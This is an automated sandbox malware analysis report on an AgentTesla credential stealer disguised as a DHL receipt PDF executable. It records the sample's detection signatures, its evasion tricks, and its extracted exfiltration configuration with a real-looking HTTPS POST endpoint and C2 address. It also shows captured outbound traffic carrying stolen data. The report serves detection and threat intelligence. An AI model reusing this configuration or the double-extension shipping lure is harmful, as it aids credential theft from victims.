ID: 528504
Sample Name: DHL_119040 ontvangstbewijs,pdf.exe
Cookbook: default.jbs
Time: 11:36:15
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report DHL_119040 ontvangstbewijs…

Overview


General Information

Sample Name:	DHL_119040 ontvangstbewijs,pdf.exe
Analysis ID:	528504
MD5:	a9b63c434e2050..
SHA1:	1b8d4e51f63e23b.
SHA256:	3905a71c3e23f48.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for doma…
- Tries to steal Mail credentials (via fil…
- Tries to detect sandboxes and other…
- .NET source code contains potentia…
- .NET source code contains very larg…
- Queries sensitive network adapter in…
- Tries to harvest and steal browser in…
- Queries sensitive BIOS Information …
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64**
- DHL_119040 ontvangstbewijs,pdf.exe (PID: 4532 cmdline: "C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe" MD5: A9B63C434E205092B3373E35C051A04A)
  - DHL_119040 ontvangstbewijs,pdf.exe (PID: 6736 cmdline: C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe MD5: A9B63C434E205092B3373E35C051A04A)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "Http",
  "HTTP method": "Post",
  "Post URL": "https://www.mgbless.in/mac/inc/0bb73b6c7ade1a.php",
  "User Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000000.305861427.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000000.305861427.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000004.00000000.306305831.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000000.306305831.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000004.00000000.306831919.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.DHL_119040 ontvangstbewijs,pdf.exe.28d8f58.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.8.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.12.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.12.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 17 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 2 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	E Ir N C
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	E R C
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Virtualization/Sandbox Evasion 1 3 1	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Application Layer Protocol 1 3	E T L
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Information Discovery 1 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.DHL_119040 ontvangstbewijs,pdf.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.DHL_119040 ontvangstbewijs,pdf.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mgbless.in	5%	Virustotal		Browse
www.mgbless.in	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.mgbless.in	8%	Virustotal		Browse
http://www.mgbless.in	0%	Avira URL Cloud	safe	
http://https://www.mgbless.in/	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.mgbless.in4	0%	Avira URL Cloud	safe	
http://https://www.mgbless.in	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://lmeJrA.com	0%	Avira URL Cloud	safe	
http://mgbless.in	0%	Avira URL Cloud	safe	
http://https://www.mgbless.in/mac/inc/0bb73b6c7ade1a.php127.0.0.1POST	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.mgbless.in/mac/inc/0bb73b6c7ade1a.php	0%	Avira URL Cloud	safe	
http://https://www.mgbless.inD8	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mgbless.in	104.223.93.105	true	true	• 5%, Virustotal, Browse	unknown
www.mgbless.in	unknown	unknown	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.mgbless.in/mac/inc/0bb73b6c7ade1a.php	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.223.93.105	mgbless.in	United States		8100	ASN-QUADRANET-GLOBALUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528504
Start date:	25.11.2021
Start time:	11:36:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 57s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL_119040 ontvangstbewijs,pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/1@6/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:37:18	API Interceptor	737x Sleep call for process: DHL_119040 ontvangstbewijs,pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.223.93.105	Trasferimento.vbs	Get hash	malicious	Browse	• nofearsw.in/cgi-sys/suspendedpage.cgi
	EL1aBD5Zqr.exe	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php
	TnUFqujldH.exe	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php
	20210711494754.vbs	Get hash	malicious	Browse	• nofearsw.in/fen/inc/9fa099d0b6dea5.php
	msg001.vbs	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php
	Chuyen giao,pdf.vbs	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Dekont.vbs	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php
	3Bws6ne7Ye.exe	Get hash	malicious	Browse	• jlpack.email/file/Panel/five/fre.php
	filDHjBKef.exe	Get hash	malicious	Browse	• jlpack.email/grace/Panel/five/fre.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ASN-QUADRANET-GLOBALUS	Waldo Orden de Compra -SA112421,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	NEW PURCHASE ORDER,PDF.EXE	Get hash	malicious	Browse	• 104.223.93.105
	Bestellung -SA95648,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	K7hNSg5hRL.exe	Get hash	malicious	Browse	• 185.121.152.212
	jwviEiXH9l	Get hash	malicious	Browse	• 45.199.228.229
	6PZ6S2YGPB	Get hash	malicious	Browse	• 45.199.228.221
	DHLEXpress is sending Pre-Alert1.exe	Get hash	malicious	Browse	• 104.223.93.105
	Shipment_21HT42223.exe	Get hash	malicious	Browse	• 192.161.187.200
	Nueva orden de compra,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	1E2503A0E84D330CB00DC6C883A889856DD3F4D849295.exe	Get hash	malicious	Browse	• 192.161.187.200
	Orden de Compra -SA95680.pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_119040 #U0930#U0938#U0940#U0926 #U0926#U0938#U094d#U0924#U093e#U0935#U0947#U091c,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_119040 kvittodokument,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL Receipt Document,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_1190323 receipt document,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	Orden de Compra -SA95647, pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_119040 kvittodokument,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_119040 receipt document,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	Beckhoff Inkooporder -SA95648,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	Tax payment invoice - Monday, November 22, 2021,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	ORDER #63457-BLS.exe	Get hash	malicious	Browse	• 104.223.93.105
	TmVqivwYxc.exe	Get hash	malicious	Browse	• 104.223.93.105
	g3g1VECs9K.exe	Get hash	malicious	Browse	• 104.223.93.105
	SecuriteInfo.com.ArtemisEC35A67F3663.5978.exe	Get hash	malicious	Browse	• 104.223.93.105
	Purchase Order.exe	Get hash	malicious	Browse	• 104.223.93.105
	Waldo Orden de Compra -SA112421,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	PROPOSAL CATALOG.exe	Get hash	malicious	Browse	• 104.223.93.105
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	• 104.223.93.105
	LNdP6FAphu.exe	Get hash	malicious	Browse	• 104.223.93.105
	Zkb2VENJ38.exe	Get hash	malicious	Browse	• 104.223.93.105
	ORDER 759325.exe	Get hash	malicious	Browse	• 104.223.93.105
	pH7pQDWJPP.exe	Get hash	malicious	Browse	• 104.223.93.105
	oZPv3ngzrx.exe	Get hash	malicious	Browse	• 104.223.93.105
	a.dll	Get hash	malicious	Browse	• 104.223.93.105
	NEW PURCHASE ORDER,PDF.EXE	Get hash	malicious	Browse	• 104.223.93.105
	qG92QcOmb4.exe	Get hash	malicious	Browse	• 104.223.93.105
	CheatValorant2.2.exe	Get hash	malicious	Browse	• 104.223.93.105
	New Order.exe	Get hash	malicious	Browse	• 104.223.93.105

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	gm8n7Rb1Jm.exe	Get hash	malicious	Browse	• 104.223.93.105
	Notificacion Juristas Y Asociados S A..exe	Get hash	malicious	Browse	• 104.223.93.105

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DHL_119040 ontvangstbewijs,pdf.exe.log	
Process:	C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2239
Entropy (8bit):	5.354287817410997
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHXHK2HKgmHKovjHKs:iqXeqm00YqhQnouRqjntIxHeqzTw3q2W
MD5:	913D1EEA179415C6D08FB255AE42B99D
SHA1:	E994C612C0596994AAE55FBCE35B7A4FBE312FD7
SHA-256:	473B4000084ACF4C7D701CE72EBF71BD304054231B3BDF7CAF49898A1FDA13D0
SHA-512:	768045C288CEEE8FE1A099FC8CEA713B685F6ED3FD8BFA1C8E64CA09F7AF9FEBEA90F5277B28444AFF8F2AC7CD857DFCDF7D3A98CD86288925DB7A4A4234685
Malicious:	false
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.4917987511696795
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	DHL_119040 ontvangstbewijs,pdf.exe
File size:	687616
MD5:	a9b63c434e205092b3373e35c051a04a
SHA1:	1b8d4e51f63e23b881159d168b5c0e70012c7e6c
SHA256:	3905a71c3e23f4845d1201f74ac1c9c041b0254ff486a3ea4fc2bb7119631ce9
SHA512:	cd79fa44a5fdbf9b2c1d7e3d37d4b7236fb01515968d2474fc1936feb9987a50fd884b48762f222b6b079dfa1094e9f0c85149bb11ede086e1ddf4668584eb59
SSDEEP:	12288:UxRhb0PixBFmEkNkyqTDfVRehcS/MjMm/NrGa3zC+NHisv3ez0i:Uxrb0Pi1KNOTDfGc2+/VDNY
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....A.a.....0..... .....@.. .....@.....

File Icon

Icon Hash:	f0f8f8d0dcf8e2de

Static PE Info

General

Entrypoint:	0x47bbbe
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F4116 [Thu Nov 25 07:53:58 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x79bd4	0x79c00	False	0.897364684933	data	7.8827247031	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x7c000	0x2dde0	0x2de00	False	0.355899821185	data	5.72844498197	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xaa000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 11:37:40.972887993 CET	192.168.2.3	8.8.8.8	0xe1d	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 11:37:41.190479040 CET	192.168.2.3	8.8.8.8	0xcbf0	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 11:38:42.598434925 CET	192.168.2.3	8.8.8.8	0xa932	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 11:38:42.791912079 CET	192.168.2.3	8.8.8.8	0x55ca	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 11:38:55.962332010 CET	192.168.2.3	8.8.8.8	0x4e9	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 11:38:56.107340097 CET	192.168.2.3	8.8.8.8	0x543d	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 11:37:41.123454094 CET	8.8.8.8	192.168.2.3	0xe1d	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:37:41.123454094 CET	8.8.8.8	192.168.2.3	0xe1d	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 11:37:41.231338024 CET	8.8.8.8	192.168.2.3	0xcbf0	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:37:41.231338024 CET	8.8.8.8	192.168.2.3	0xcbf0	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 11:38:42.753036022 CET	8.8.8.8	192.168.2.3	0xa932	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:38:42.753036022 CET	8.8.8.8	192.168.2.3	0xa932	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 11:38:42.829755068 CET	8.8.8.8	192.168.2.3	0x55ca	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:38:42.829755068 CET	8.8.8.8	192.168.2.3	0x55ca	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 11:38:56.100920916 CET	8.8.8.8	192.168.2.3	0x4e9	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:38:56.100920916 CET	8.8.8.8	192.168.2.3	0x4e9	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 11:38:56.139935970 CET	8.8.8.8	192.168.2.3	0x543d	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:38:56.139935970 CET	8.8.8.8	192.168.2.3	0x543d	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mgbless.in

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49747	104.223.93.105	443	C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 10:37:41 UTC	0	OUT	POST /mac/inc/0bb73b6c7ade1a.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: www.mgbless.in Content-Length: 368 Expect: 100-continue Connection: Keep-Alive
2021-11-25 10:37:42 UTC	0	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
2021-11-25 10:37:42 UTC	0	OUT	Data Raw: 70 3d 5a 47 36 55 79 69 79 41 68 64 31 47 51 6d 33 56 64 69 4f 46 4a 4c 55 33 74 59 51 4c 31 59 49 58 4b 66 78 61 49 68 6b 4d 63 54 52 49 71 49 4f 62 35 37 62 67 42 51 48 77 33 7a 52 39 6f 73 39 74 63 71 4f 34 36 57 7a 38 38 44 25 32 42 30 38 25 32 42 73 62 73 30 6a 75 25 32 42 77 42 65 30 76 66 62 54 46 32 65 7a 59 66 37 4b 44 31 61 56 6d 31 68 25 32 42 45 7a 46 68 6a 47 77 45 7a 44 67 37 71 79 44 41 6a 4e 77 25 32 42 30 6d 4e 59 4a 71 46 59 51 4d 59 46 68 47 4d 4a 52 63 4e 42 31 36 65 4d 45 2f 79 6f 76 67 37 50 78 49 37 63 4f 25 32 42 48 73 6d 71 78 76 61 30 53 38 37 7a 6c 41 39 45 6f 25 32 42 4b 35 33 74 35 6c 43 6a 63 37 6b 43 73 39 72 65 76 64 75 4c 4f 6c 59 45 57 6c 37 67 59 51 79 71 46 57 54 35 65 47 75 52 61 39 58 68 55 44 4c 51 58 75 36 76 4c 73 Data Ascii: p=ZG6UyiyAhd1GQm3VdiOFJLU3tYQL1YIXKfxalhkMcTRIqIOb57bgBQHw3zR9os9tcqO46Wz88D%2B08%2Bsbs0ju%2BwBe0vfbTF2ezYf7KD1aVm1h%2BEzFhjGwEzDg7qyDAjNw%2B0mNYJqFYQMYFhGMJRcNB16eME/yovg7PxI7cO%2BHsmqxva0S87zlA9Eo%2BK53t5lCjc7kCs9revduLOlYEWl7gYQyqFWT5eGuRa9XhUDLQXu6vLs
